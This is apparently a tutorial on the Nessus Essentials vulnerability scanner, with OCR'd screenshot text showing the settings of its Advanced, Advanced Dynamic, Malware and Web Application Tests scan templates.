
The Nessus scanner contains many unique scanning templates; this section covers all models provided in the Essential version. Enter the My Scans tab and click on New Scan to access the templates. Scanner templates fall into three categories: **Discovery**, **Vulnerabilities**, and **Compliance**.

Advanced Scan

Like the **Basic Scan**, without any recommended **Discovery** templates, the user can change any **Discovery** setting.


Nessus Essentials / Scans / Editor - Mozilla Firefox
Nessus Essentials / Scans
https://192.168.221.128:8834/#/scans/reports/new/ad629e16-03b6-8
150%
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
BASIC
DISCOVERY
Host Discovery
Port Scanning
Service Discovery
Remote Host Ping
Ping the remote host
ON
General Settings

The pre-set settings are the default unchangeable settings used by the Basic Scan template. Inside **Host Discovery**, we see the setting, allowing Nessus's action to identify the host.


Nessus Essentials / Scans / Editor - Mozilla Firefox
Nessus Essentials / Scans
https://192.168.221.128:8834/#/scans/reports/new/ad629e16-03b6-8
150%
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
DISCOVERY
Host Discovery
Port Scanning
Service Discovery
ASSESSMENT
REPORT
ADVANCED

Ping the remote host ON

General Settings

☑ Test the local Nessus host

This setting specifies whether the local Nessus host should be scanned when it

□ Use fast network discovery


If a host responds to ping, Nessus attempts to avoid false positives, performing a
Fast network discovery bypasses those additional tests.

Ping Methods

☑ ARP

☑ TCP

Inside **Port Scanning**, we have a similar option to the **Basic Scan**, selecting a port range.




Nessus Essentials / Scans / Editor - Mozilla Firefox
https://192.168.221.128:8834/#/scans/reports/new/ad629e16-03b6-8
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
DISCOVERY
Host Discovery
Port Scanning

Ports

□ Consider unscanned ports as closed

Port scan range: default

Inside **Service Discovery**, configure Nessus to probe SSL/TLS ports.



Nessus Essentials / Scans / Editor - Mozilla Firefox
https://192.168.221.128:8834/#/scans/reports/new/ad629e16-03b6-8
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
Service Discovery
ASSESSMENT
REPORT
ADVANCED

Search for SSL/TLS/DTLS services: ON


Search for SSL/TLS on: All TCP ports

Search for DTLS on: None

Identify certificates expiring within x days: 60

☑ Enumerate all SSL/TLS ciphers

Under **Assessment**, we prompted the tabs. These options allow controlling how the template acts in these four categories.



Nessus Essentials / Scans / Editor - Mozilla Firefox
https://192.168.221.128:8834/#/scans/reports/new/ad629e16-03b6-8
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
DISCOVERY
ASSESSMENT
General
Brute Force
Web Applications
Windows
Malware

□ Override normal accuracy


● Avoid potential false alarms

○ Show potential false alarms

□ Perform thorough tests (may disrupt your network or impact scan speed)

Advanced Dynamic Scan


The plugins of the **Advanced Scan** allow you to enable and disable them by choice.



Nessus Essentials / Scans / Editor - Mozilla Firefox
https://192.168.221.128:8834/#/scans/reports/new/ad629e16-03b6-8
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
Filter
Search
New Scan / Advanced Scan
Back to Scan Templates
Settings
Credentials
Plugins

STATUS	PLUGIN FAMILY ▲	TOTAL
ENABLED	AIX Local Security Checks	11409
ENABLED	Amazon Linux Local Security Checks	2039
ENABLED	Backdoors	121
ENABLED	Brute force attacks	26
ENABLED	CentOS Local Security Checks	3791

The **Advanced Dynamic Scan** plugins have dynamically selected the plugins.



Nessus Essentials / Scans / Editor - Mozilla Firefox

https://192.168.221.128:8834/#/scans/reports/new/939a2145-95e3-0

A new version of Nessus is available and ready to install.

New Scan / Advanced Dynamic Scan

‹ Back to Scan Templates


Settings | Credentials | **Dynamic Plugins**

Match All of the following:

CVE | is equal to | CVE-YYYY-ID (ie: CVE-2011-00

Malware Scan

This template automatically scans **Windows** and **Unix** environments for malicious activity. Under **Assessments,** tell Nessus not to use DNS resolution when scanning. The network for a malicious IP address provides Nessus with a custom list of known bad and good hashes, sets YARA rules, and forces Nessus to scan the File System for malicious files.



Nessus Essentials / Scans / Editor - Mozilla Firefox

https://192.168.221.128:8834/#/scans/reports/new/d16c51fa-597f-67

A new version of Nessus is available and ready to install.

New Scan / Malware Scan

‹ Back to Scan Templates

Settings | Credentials | Plugins

BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED


Malware Settings

Scan for malware: ON

General Settings

□ Disable DNS resolution

Under **Plugins**, see the additional malware assessments available. As the Nessus scanner needs access to the machine, it must input credentials in the Credentials tab as desired.



Nessus Essentials / Scans / Editor - Mozilla Firefox
https://192.168.221.128:8834/#/scans/reports/new/d16c51fa-597f-67
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
Filter
Search

New Scan / Malware Scan


‹ Back to Scan Templates

Settings | Credentials | **Plugins**

PLUGIN FAMILY ▲	TOTAL	PLUGIN NAME
Backdoors	121	No plugin fam
General	13	
MacOS X Local Security Checks	1	
Misc.	1	

Web Application Tests

This template scans for published and unknown web vulnerabilities. Under **Assessments**, select the type of scan, either **Simple**, **Quick**, or **Complex**.



Nessus Essentials / Scans / Editor - Mozilla Firefox
https://192.168.221.128:8834/#/scans/reports/new/c3cbcd46-329f-a9
A new version of Nessus is available and ready to install. Learn
nessus Essentials
Scans
Settings

New Scan / Web Application Tests

‹ Back to Scan Templates


Settings | Credentials | Plugins

BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED

Scan Type: Scan for all web vulnerabilities (quick)

- Scan for known web vulnerabilities
- Scan for all web vulnerabilities (quick)
- Scan for all web vulnerabilities (complex)
- Custom

Inside the **Plugins** tab, see which additional tests Nessus should run against the target.


Nessus Essentials / Scans / Editor - Mozilla Firefox
https://192.168.221.128:8834/#/scans/reports/new/c3cbcd46-329f-a9
150%
A new version of Nessus is available and ready to install. Learn
nessus Essentials
Scans
Settings
Filter
Search

New Scan / Web Application Tests

‹ Back to Scan Templates

Settings | Credentials | Plugins

